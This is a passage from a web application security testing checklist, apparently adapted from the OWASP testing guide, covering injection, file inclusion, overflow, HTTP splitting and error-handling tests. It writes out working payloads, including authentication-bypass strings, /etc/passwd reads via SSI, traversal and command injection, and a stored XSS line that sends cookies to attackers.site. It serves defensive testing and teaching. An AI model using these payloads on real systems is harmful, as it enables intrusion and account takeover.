    52 1.6.6 Auditfor LDAP Injection Input Validation Testing "The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions. A web application could use LDAP in order to let users authenticate or search other users` information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application." "Example 1: Search Filters Let`s suppose we have a web application using a search filter like the following one: searchfilter=""(cn=""+user+"")"" which is instantiated by an HTTP request like this: http:->->www.example.com->ldapsearch?user=John If the value John is replaced with a *, by sending the request: http:->->www.example.com->ldapsearch?user=* the filter will look like: searchfilter=""(cn=*)"" which matches every object with a ‘cn` attribute equals to anything. If the application is vulnerable to LDAP injection, it will display some or all of the user`s attributes, depending on the application`s execution flow and the permissions of the LDAP connected user. A tester could use a trial-and-error approach, by inserting in the parameter (, |, &, * and the other characters, in order to check the application for errors. Example 2: Login If a web application uses LDAP to check user credentials during the login process and it is vulnerable to LDAP injection, it is possible to bypass the authentication check by injecting an always true LDAP query (in a similar way to SQL and XPATH injection ). Let`s suppose a web application uses a filter to match LDAP user->password pair. searchlogin= ""(&(uid=""+user+"")(userPassword={MD5}""+base64(pack(""H*"",md5(pass)))+""))""; By using the following values: user=*)(uid=*))(|(uid=* pass=password the search filter will results in: searchlogin=""(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))""; which is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree." WSTG-INPV-06 53 1.6.7 Audit for XML Injection Input Validation Testing XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result. This section describes practical examples of XML Injection. First, an XML style communication will be defined and its working principles explained. Then, the discovery method in which we try to insert XML metacharacters. Once the first step is accomplished, the tester will have some information about the XML structure, so it will be possible to try to inject XML data and tags (Tag Injection). Source Code Review The following Java API may be vulnerable to XXE if they are not configured properly. javax.xml.parsers.DocumentBuilder javax.xml.parsers.DocumentBuildFactory org.xml.sax.EntityResolver org.dom4j.* javax.xml.parsers.SAXParser javax.xml.parsers.SAXParserFactory TransformerFactory SAXReader DocumentHelper SAXBuilder SAXParserFactory XMLReaderFactory XMLInputFactory SchemaFactory DocumentBuilderFactoryImpl SAXTransformerFactory DocumentBuilderFactoryImpl XMLReader Xerces: DOMParser, DOMParserImpl, SAXParser, XMLParser Check source code if the docType, external DTD, and external parameter entities are set as forbidden uses. WSTG-INPV-07 54 1.6.8 Audit for SSI Injection Input Validation Testing Web servers usually give developers the ability to add small pieces of dynamic code inside static HTML pages, without having to deal with full-fledged server-side or client-side languages. This feature is incarnated by the Server-Side Includes (SSI). In SSI injection testing, we test if it is possible to inject into the application data that will be interpreted by SSI mechanisms. A successful exploitation of this vulnerability allows an attacker to inject code into HTML pages or even perform remote code execution. Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an alternative to writing CGI programs or embedding code using server-side scripting languages, when there`s only need to perform very simple tasks. Common SSI implementations provide commands to include external files, to set and print web server CGI environment variables, and to execute external CGI scripts or system commands. Putting an SSI directive into a static HTML document is as easy as writing a piece of code like the following: <!--#echo var="DATE_LOCAL" --> to print out the current time. <!--#include virtual="->cgi-bin->counter.pl" --> to include the output of a CGI script. <!--#include virtual="->footer.html" --> to include the content of a file or list files in a directory. <!--#exec cmd="ls" --> to include the output of a system command. Then, if the web server`s SSI support is enabled, the server will parse these directives. In the default configuration, usually, most web servers don`t allow the use of the exec directive to execute system commands. As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that makes the application or the web server behave in an unforeseen manner. With regard to SSI injection, the attacker could provide input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page, would be parsed as one or more SSI directives. We need to find every page where the user is allowed to submit some kind of input, and verify whether the application is correctly validating the submitted input. If sanitization is insufficient, we need to test if we can provide data that is going to be displayed unmodified (for example, in an error message or forum post). Besides common user-supplied data, input vectors that should always be considered are HTTP request headers and cookies content, since they can be easily forged. Once we have a list of potential injection points, we can check if the input is correctly validated and then find out where the provided input is stored. We need to make sure that we can inject characters used in SSI directives: < ! # = -> . " - > and [a-zA-Z0-9] To test if validation is insufficient, we can input, for example, a string like the following in an input form: <!--#include virtual="->etc->passwd" --> This is similar to testing for XSS vulnerabilities using <script>alert("XSS")<->script> If the application is vulnerable, the directive is injected and it would be interpreted by the server the next time the page is served, thus including the content of the Unix standard password file. The injection can be performed also in HTTP headers, if the web application is going to use that data to build a dynamically generated page: GET -> HTTP->1.0 Referer: <!--#exec cmd="->bin->ps ax"--> User-Agent: <!--#include virtual="->proc->version"--> WSTG-INPV-08
  • 18.
    55 1.6.9 Auditfor XPath Injection Input Validation Testing XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath injection testing, we test if it is possible to inject XPath syntax into a request interpreted by the application, allowing an attacker to execute user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to bypass authentication mechanisms or access information without proper authorization. The XPath attack pattern is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let`s imagine a login page that manages the authentication to an application in which the user must enter his->her username and password. Let`s also assume that our database is represented by the following XML file: <?xml version="1.0" encoding="ISO-8859-1"?> <users> <user> <username>gandalf<->username> <password>!c3<->password> <account>admin<->account> <->user> <user> <username>Stefan0<->username> <password>w1s3c<->password> <account>guest<->account> <->user> <->users> An XPath query that returns the account whose username is gandalf and the password is !c3 would be the following: string(->->user[username->text()='gandalf' and password->text()='!c3']->account->text()) If the application does not properly filter user input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values: Username: ' or '1' = '1 Password: ' or '1' = '1 Using these parameters, the query becomes: string(->->user[username->text()='' or '1' = '1' and password->text()='' or '1' = '1']->account->text()) As in a common SQL Injection attack, we have created a query that always evaluates to true, which means that the application will authenticate the user even if a username or a password have not been provided. And as in a common SQL Injection attack, with XPath injection, the first step is to insert a single quote (') in the field to be tested, introducing a syntax error in the query, and to check whether the application returns an error message. WSTG-INPV-09 56 1.6.10 Audit for IMAP SMTP Injection Input Validation Testing This threat affects all applications that communicate with mail servers (IMAP->SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP->SMTP commands into the mail servers, due to input data not being properly sanitized. The IMAP->SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to conduct direct testing. An IMAP->SMTP Injection makes it possible to access a mail server which otherwise would not be directly accessible from the Internet. In some cases, these internal systems do not have the same level of infrastructure security and hardening that is applied to the front-end web servers. Therefore, mail server results may be more vulnerable to attacks by end users. In order to detect vulnerable parameters, the tester has to analyze the application`s ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a secure application, the response should be an error with some corresponding action telling the client that something has gone wrong. In a vulnerable application, the malicious request may be processed by the back-end application that will answer with a HTTP 200 OK response message. In this example, the --mailbox-- parameter is being tested by manipulating all requests with the parameter in: http:->-><webmail>->src->read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1 The following examples can be used. Assign a null value to the parameter: http:->-><webmail>->src->read_body.php?mailbox=&passed_id=46106&startMessage=1 Substitute the value with a random value: http:->-><webmail>->src->read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1 Add other values to the parameter: http:->-><webmail>->src->read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1 Eliminate the parameter: http:->-><webmail>->src->read_body.php?passed_id=46106&startMessage=1 The final result of the above testing gives the tester three possible situations: S1 - The application returns a error code- >message S2 - The application does not return an error code->message, but it does not realize the requested operation S3 - The application does not return an error code->message and realizes the operation requested normally Situations S1 and S2 represent successful IMAP->SMTP injection. An attacker`s aim is receiving the S1 response, as it is an indicator that the application is vulnerable to injection and further manipulation. WSTG-INPV-10
  • 19.
    57 1.6.11 Auditfor Code Injection Input Validation Testing In Code Injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g.., ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks. Testing for PHP Injection Vulnerabilities Using the querystring, the tester can inject code (in this example, a malicious URL) to be processed as part of the included file: http:->->www.example.com->uptime.php?pin=http:->->www.example2.com->packx1->cs.jpg?&cmd=uname%20-a Testing for ASP Code Injection Vulnerabilities Examine ASP code for user input used in execution functions. Can the user enter commands into the Data input field? Here, the ASP code will save the input to a file and then execute it: <% If not isEmpty(Request( --Data-- ) ) Then Dim fso, f 'User input Data is written to a file named data.txt Set fso = CreateObject(--Scripting.FileSystemObject--) Set f = fso.OpenTextFile(Server.MapPath( --data.txt-- ), 8, True) f.Write Request(--Data--) & vbCrLf f.close Set f = nothing Set fso = Nothing 'Data.txt is executed Server.Execute( --data.txt-- ) Else %> <form> <input name="Data" ->><input type="submit" name="Enter Data" ->> <->form> ... WSTG-INPV-11 58 1.6.11.1 Audit for Local File Inclusion Input Validation Testing The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a --dynamic file inclusion-- mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to: Code execution on the web server Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS) Denial of Service (DoS) Sensitive Information Disclosure Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Since LFI occurs when paths passed to include statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters. Consider the following example: http:->->vulnerable_host->preview.php?file=example.html This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server. Typical proof-of-concept would be to load passwd file: http:->->vulnerable_host->preview.php?file=..->..->..->..->etc->passwd If the above mentioned conditions are met, an attacker would see something like the following: root:x:0:0:root:->root:->bin->bash bin:x:1:1:bin:->bin:->sbin->nologin daemon:x:2:2:daemon:->sbin:->sbin->nologin alex:x:500:500:alex:->home->alex:->bin->bash margo:x:501:501::->home->margo:->bin->bash ... 59 1.6.11.2 Audit for Remote File Inclusion Input Validation Testing The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a --dynamic file inclusion-- mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to: Code execution on the web server Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS) Denial of Service (DoS) Sensitive Information Disclosure Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Since RFI occurs when paths passed to --include-- statements are not properly sanitized, in a black-box testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example: $incfile = $_REQUEST["file"]; include($incfile.".php"); In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against a whitelist), so this snippet of code results vulnerable to this type of attack. Consider the following URL: http:->->vulnerable_host->vuln_page.php?file=http:->->attacker_site->malicous_page In this case the remote file is going to be included and any code contained in it is going to be run by the server.
  • 20.
    60 1.6.12 Auditfor Command Injection Input Validation Testing OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS command injection is preventable when security is emphasized during the design and development of applications. When viewing a file in a web application, the file name is often shown in the URL. Perl allows piping data from a process into an open statement. The user can simply append the Pipe symbol | onto the end of the file name. Example URL before alteration: http:->->sensitive->cgi-bin->userData.pl?doc=user1.txt Example URL modified: http:->->sensitive->cgi-bin->userData.pl?doc=->bin->ls| This will execute the command ->bin->ls. Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute the command. %3B is URL encoded and decodes to semicolon Example: http:->->sensitive->something.php?dir=%3Bcat%20->etc->passwd Code Review Dangerous API Be aware of the uses of following API as it may introduce the command injection risks. Java Runtime.exec() C->C++ system exec ShellExecute Python exec eval os.system os.popen subprocess.popen subprocess.call PHP system shell_exec exec proc_open eval WSTG-INPV-12 61 1.6.13 Audit for Buffer Overflow Input Validation Testing A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code. When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise. Code that seems innocuous at the first glance can actually be vulnerable under certain conditions. Most of the time, heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure operations like strcpy( ) on them. In this test the penetration tester checks whether a they can make a Heap overflow that exploits a memory segment. Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information. When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap management routine frees the buffer, a memory address overwrite takes place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. In practice, an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with the address of a malicious payload. There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in the code for these vulnerabilities to be exploitable. Static code analysis tools can also help in locating heap related vulnerabilities such as --double free-- etc. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages. WSTG-INPV-13 62 1.6.13.1 Audit for Heap Overflow Input Validation Testing Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information. When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap management routine frees the buffer, a memory address overwrite takes place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. In practice, an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with the address of a malicious payload. There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in the code for these vulnerabilities to be exploitable. When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise. Code that seems innocuous at the first glance can actually be vulnerable under certain conditions. Most of the time, heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure operations like strcpy( ) on them. The myth that a stack overflow and instruction pointer overwrite are the only means to execute arbitrary code proves to be hazardous. Static code analysis tools can also help in locating heap related vulnerabilities such as --double free-- etc. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages. 63 1.6.13.2 Audit for Stack Overflow Input Validation Testing "Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity since their exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. In fact almost every platform is vulnerable to stack overflows with the following notable exceptions: J2EE – as long as native methods or system calls are not invoked .NET – as long as ->unsafe or unmanaged code is not invoked (such as the use of P->Invoke or COM Interop) PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called can suffer from stack overflow issues. Stack overflow vulnerabilities often allow an attacker to directly take control of the instruction pointer and, therefore, alter the execution of the program and execute arbitrary code. Besides overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack." "The key to testing an application for stack overflow vulnerabilities is supplying overly large input data as compared to what is expected. However, subjecting the application to arbitrarily large data is not sufficient. It becomes necessary to inspect the application`s execution flow and responses to ascertain whether an overflow has actually been triggered or not. Therefore, the steps required to locate and validate stack overflows would be to attach a debugger to the target application or process, generate malformed input for the application, subject the application to malformed input, and inspect responses in a debugger. The debugger allows the tester to view the execution flow and the state of the registers when the vulnerability gets triggered. When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like gets(), strcpy(), strcat() etc which do not validate the length of source strings and blindly copy data into fixed size buffers." WSTG-INPV-13-2
  • 21.
    64 1.6.13.3 Auditfor Format String Input Validation Testing A format string is a null-terminated character sequence that also contains conversion specifiers interpreted or converted at runtime. If server-side code concatenates a user`s input with a format string, an attacker can append additional conversion specifiers to cause a runtime error, information disclosure, or buffer overflow. The worst case for format strings vulnerabilities occur in languages that don`t check arguments and also include a %n specifier that writes to memory. These functions, if exploited by an attacker modifying a format string, could cause information disclosure and code execution. The following format string functions can cause runtime errors if the attacker adds conversion specifiers: Java String.format and PrintStream.format PHP printf The code pattern that causes a format string vulnerability is a call to a string format function that contains unsanitized user input. The following example shows how a debug printf could make a program vulnerable: Java: final String userName = ->* input from user controlled field *->; System.out.printf("DEBUG Current user: "); ->-> Vulnerable code: System.out.printf(userName); In this particular example, if the attacker set their userName to have one or more conversion specifiers, there would be unwanted behaviour. Assess whether injecting format string conversion specifiers into user-controlled fields causes undesired behaviour from the application. Tests include analysis of the code and injecting conversion specifiers as user input to the application under test. Static Analysis Static analysis tools can find format string vulnerabilities in either the code or in binaries. Examples of tools include: C and C++: Flawfinder Java: FindSecurityBugs rule FORMAT_STRING_MANIPULATION PHP: String formatter Analyzer in phpsa Manual Code Inspection Static analysis may miss more subtle cases including format strings generated by complex code. To look for vulnerabilities manually in a codebase, a tester can look for all calls in the codebase that accept a format string and trace back to make sure untrusted input cannot change the format string. Conversion Specifier Injection Testers can check at the unit test or full system test level by sending conversion specifiers in any string input. Fuzz the program using all of the conversion specifiers for all languages the system under test uses. See the OWASP Format string attack page for possible inputs to use. If the test fails, the program will crash or display an unexpected output. If the test passes, the attempt to send a conversion specifier should be blocked, or the string should go through the system with no issues as with any other valid input. 65 1.6.14 Audit for Incubated Vulnerability Input Validation Testing Also often referred to as persistent attacks, incubated testing is a complex testing method that needs more than one data validation vulnerability to work. Incubated vulnerabilities are typically used to conduct --watering hole-- attacks against users of legitimate web applications. Incubated vulnerabilities have the following characteristics: The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only occur if weak data validation was present or the data arrived into the system via another channel such as an admin console or directly via a backend batch process. Secondly, once the attack vector was --recalled-- the vector would need to be executed successfully. For example, an incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable form. Exploitation of some vulnerabilities, or even functional features of a web application, will allow an attacker to plant a piece of data that will later be retrieved by an unsuspecting user or other component of the system, exploiting some vulnerability there. File Upload Example Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a file that will exploit a component in the local user workstation when viewed or downloaded by the user. Send your victim an email or other kind of alert in order to lead him->her to browse the page. The expected result is the exploit will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site. XSS Example on a Bulletin Board Introduce JavaScript code as the value for the vulnerable field, for instance: <script>document.write('<img src="http:->- >attackers.site->cv.jpg?'+document.cookie+'">')<->script> Direct users to browse the vulnerable page or wait for the users to browse it. Have a --listener-- at attackers.site host listening for all incoming connections. When users browse the vulnerable page, a request containing their cookie (document.cookie is included as part of the requested URL) will be sent to the attackers.site host, such as the following: - GET ->cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE; %20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https:->->vulnerable.site->site->; TOKEN=28_Sep_2006_21:46:36_GMT HTTP->1.1 Use cookies obtained to impersonate users at the vulnerable site. Misconfigured Server Some web servers present an administration interface that may allow an attacker to upload active components of her choice to the site. This could be the case with an Apache Tomcat server that doesn`t enforce strong credentials to access its Web Application Manager (or if the pen testers have been able to obtain valid credentials for the administration module by other means). In this case, a WAR file can be uploaded and a new web application deployed at the site, which will not only allow the pen tester to execute code of her choice locally at the server, but also to plant an application at the trusted site, which the site regular users can then access (most probably with a higher degree of trust than when accessing a different site). As should also be obvious, the ability to change web page contents at the server, via any vulnerabilities that may be exploitable at the host which will give the attacker webroot write permissions, will also be useful towards planting such an incubated attack on the web server pages (actually, this is a known infection-spread method for some web server worms). Additional Testing Examining input validation is key in mitigating against this vulnerability. If other systems in the enterprise use the same persistence layer they may have weak input validation and the data may be persisted via a back door. To combat the back door issue for client side attacks, output validation must also be employed so tainted data shall be encoded prior to displaying to the client, and hence not execute. WSTG-INPV-14
  • 22.
    66 1.6.15 Auditfor HTTP Splitting Smuggling Input Validation Testing "This section illustrates examples of attacks that leverage specific features of the HTTP protocol, either by exploiting weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages. This section will analyze two different attacks that target specific HTTP headers: HTTP splitting HTTP smuggling The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers of the application response and to ‘split` that answer into two different HTTP messages. The goal of the attack can vary from a cache poisoning to cross site scripting. In the second attack, the attacker exploits the fact that some specially crafted HTTP messages can be parsed and interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included only in the gray-box testing section." "HTTP Splitting Some web applications use part of the user input to generate the values of some headers of their responses. The most straightforward example is provided by redirections in which the target URL depends on some user-submitted value. Let`s say for instance that the user is asked to choose whether he->she prefers a standard or advanced web interface. The choice will be passed as a parameter that will be used in the response header to trigger the redirection to the corresponding page. More specifically, if the parameter ‘interface` has the value ‘advanced`, the application will answer with the following: HTTP->1.1 302 Moved Temporarily Date: Sun, 03 Dec 2005 16:22:19 GMT Location: http:->->victim.com->main.jsp?interface=advanced <snip> When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if the application does not filter the user input, it will be possible to insert in the ‘interface` parameter the sequence % 0d%0a, which represents the CRLF sequence that is used to separate different lines. At this point, testers will be able to trigger a response that will be interpreted as two different responses by anybody who happens to parse it, for instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web cache so that it will provide false content in all subsequent requests. Let`s say that in the previous example the tester passes the following data as the interface parameter: advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP->1.1%20200%20OK%0d%0aContent-Type:%20text- >html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down<->html> The resulting answer from the vulnerable application will therefore be the following: HTTP->1.1 302 Moved Temporarily Date: Sun, 03 Dec 2005 16:22:19 GMT Location: http:->->victim.com->main.jsp?interface=advanced Content-Length: 0 HTTP->1.1 200 OK Content-Type: text->html Content-Length: 35 <html>Sorry,%20System%20Down<->html> <other data> The web cache will see two different responses, so if the attacker sends, immediately after the first request, a second one asking for ->index.html, the web cache will match this request with the second response and cache its content, so that all subsequent requests directed to victim.com->index.html passing through that web cache will receive the -- system down-- message. In this way, an attacker would be able to effectively deface the site for all users using that web cache (the whole Internet, if the web cache is a reverse proxy for the web application). Alternatively, the attacker could pass to those users a JavaScript snippet that mounts a cross site scripting attack, e.g., to steal the cookies. Note that while the vulnerability is in the application, the target here is its users. Therefore, in order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more headers in the response, and check whether he->she can successfully inject a CR+LF sequence in it." WSTG-INPV-15 67 1.6.16 Audit for HTTP Incoming Requests Input Validation Testing This section describes how to monitor all incoming->outgoing HTTP requests on both client or web server side. The purpose of this testing is to verify if there is unnecessary or suspicious HTTP request sending in the background. Most of Web security testing tools (i.e. AppScan, BurpSuite, ZAP) act as HTTP Proxy. This will require changes of proxy on client side application or browser. The testing techniques listed below is primary focused on how we can monitor HTTP requests without changes of client side which will be more close to production usage scenario. Monitor all incoming and outgoing HTTP requests to the Web Server to inspect any suspicious requests. Monitor HTTP traffic without changes of end user Browser proxy or client-side application. TCP-level Network Traffic Capture This technique monitor all the network traffic at TCP-level. TCPDump or WireShark tools can be used. However, these tools don`t allow us edit the captured traffic and send modified HTTP requests for testing. To replay the captured traffic (PCAP) packets, Ostinato can be used. The testing steps will be: Activate TCPDump or WireShark on Web Server side to capture network traffic Monitor the captured files (PCAP) Edit PCAP files by Ostinato tool based on need Reply the HTTP requests Fiddler or Charles are recommended since these tools can capture HTTP traffic and also easily edit->reply the modified HTTP requests. In addition, if the web traffic is HTTPS, the wireshark will need to import the web server private key to inspect the HTTPS message body. Otherwise, the HTTPS message body of the captured traffic will all be encrypted. WSTG-INPV-16
  • 23.
    68 1.6.17 Auditfor Host Header Injection Input Validation Testing A web server commonly hosts several web applications on the same IP address, referring to each application via the virtual host. In an incoming HTTP request, web servers often dispatch the request to the target virtual host based on the value supplied in the Host header. Without proper validation of the header value, the attacker can supply invalid input to cause the web server to: dispatch requests to the first virtual host on the list cause a redirect to an attacker-controlled domain perform web cache poisoning manipulate password reset functionality Initial testing is as simple as supplying another domain (i.e. attacker.com) into the Host header field. It is how the web server processes the header value that dictates the impact. The attack is valid when the web server processes the input to send the request to an attacker-controlled host that resides at the supplied domain, and not to an internal virtual host that resides on the web server. GET -> HTTP->1.1 Host: www.attacker.com Cache-Control: max-age=0 Connection: Keep-alive Accept-Encoding: gzip, deflate, br User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit->537.36 (KHTML, like Gecko) Chrome- >73.0.3683.103 Safari->537.36 In the simplest case, this may cause a 302 redirect to the supplied domain. X-Forwarded Host Header Bypass In the event that Host header injection is mitigated by checking for invalid input injected via the Host header, you can supply the value to the X-Forwarded-Host header. GET -> HTTP->1.1 Host: www.example.com X-Forwarded-Host: www.attacker.com ... Potentially producing client-side output such as: ... <link src="http:->->www.attacker.com->link" ->> ... Once again, this depends on how the web server processes the header value. WSTG-INPV-17 69 1.6.18 Audit for Server Side Template Injection Input Validation Testing Web applications commonly use server side templating technologies (Jinja2, Twig, FreeMarker, etc.) to generate dynamic HTML responses. Server Side Template Injection vulnerabilities (SSTI) occur when user input is embedded in a template in an unsafe manner and results in remote code execution on the server. Any features that support advanced user-supplied markup may be vulnerable to SSTI including wiki-pages, reviews, marketing applications, CMS systems etc. Some template engines employ various mechanisms (eg. sandbox, whitelisting, etc.) to protect against SSTI. "SSTI vulnerabilities exist either in text or code context. In plaintext context users allowed to use freeform ‘text` with direct HTML code. In code context the user input may also be placed within a template statement (eg. in a variable name). In both cases the testing methodology has the following steps: Detect template injection vulnerability points Identify the templating engine Build the exploit Identify Template Injection Vulnerability The first step in testing SSTI in plaintext context is to construct common template expressions used by various template engines as payloads and monitor server responses to identify which template expression was executed by the server." WSTG-INPV-18 70 1.7.1 Audit for Error Codes Test for Error Handling Often, during a penetration test on web applications, we come up against many error codes generated from applications or web servers. It`s possible to cause these errors to be displayed by using a particular requests, either specially crafted with tools or created manually. These codes are very useful to penetration testers during their activities, because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications. A common error that we can see during testing is the HTTP 404 Not Found. Often this error code provides useful details about the underlying web server and associated components. For example: Not Found The requested URL ->page.html was not found on this server. Apache->2.2.3 (Unix) mod_ssl->2.2.3 OpenSSL->0.9.7g DAV->2 PHP->5.1.2 Server at localhost Port 80 This error message can be generated by requesting a non-existent URL. After the common message that shows a page not found, there is information about web server version, OS, modules and other products used. This information can be very important from an OS and application type and version identification point of view. Other HTTP response codes such as 400 Bad Request, 405 Method Not Allowed, 501 Method Not Implemented, 408 Request Time-out and 505 HTTP Version Not Supported can be forced by an attacker. When receiving specially crafted requests, web servers may provide one of these error codes depending on their HTTP implementation. Application Server Errors Application errors are returned by the application itself, rather than the web server. These could be error messages from framework code (ASP, JSP etc.) or they could be specific errors returned by the application code. Detailed application errors typically provide information of server paths, installed libraries and application versions. Database Errors Database errors are those returned by the Database System when there is a problem with the query or the connection. Each Database system, such as MySQL, Oracle or MSSQL, has their own set of errors. Those errors can provide sensible information such as Database server IPs, tables, columns and login details. In addition, there are many SQL Injection exploitation techniques that utilize detailed error messages from the database drivers Test 404 Not Found telnet <host target> 80 GET -><wrong page> HTTP->1.1 host: <host target> <CRLF><CRLF> Test for Authentication failure due to missing credentials Test for Enumeration of directories WSTG-ERRH-01 71 1.7.2 Audit for Stack Traces Test for Error Handling Stack traces are not vulnerabilities by themselves, but they often reveal information that is interesting to an attacker. Attackers attempt to generate these stack traces by tampering with the input to the web application with malformed HTTP requests and other input data. If the application responds with stack traces that are not managed it could reveal information useful to attackers. This information could then be used in further attacks. Providing debugging information as a result of operations that generate errors is considered a bad practice due to multiple reasons. For example, it may contain information on internal workings of the application such as relative paths of the point where the application is installed or how objects are referenced internally. There are a variety of techniques that will cause exception messages to be sent in an HTTP response. Note that in most cases this will be an HTML page, but exceptions can be sent as part of SOAP or REST responses too. Some tests to try include: invalid input (such as input that is not consistent with application logic). input that contains non alphanumeric characters or query syntax. empty inputs. inputs that are too long. access to internal pages without authentication. bypassing application flow. All the above tests could lead to application errors that may contain stack traces. It is recommended to use a fuzzer in addition to any manual testing. WSTG-ERRH-02
  • 24.
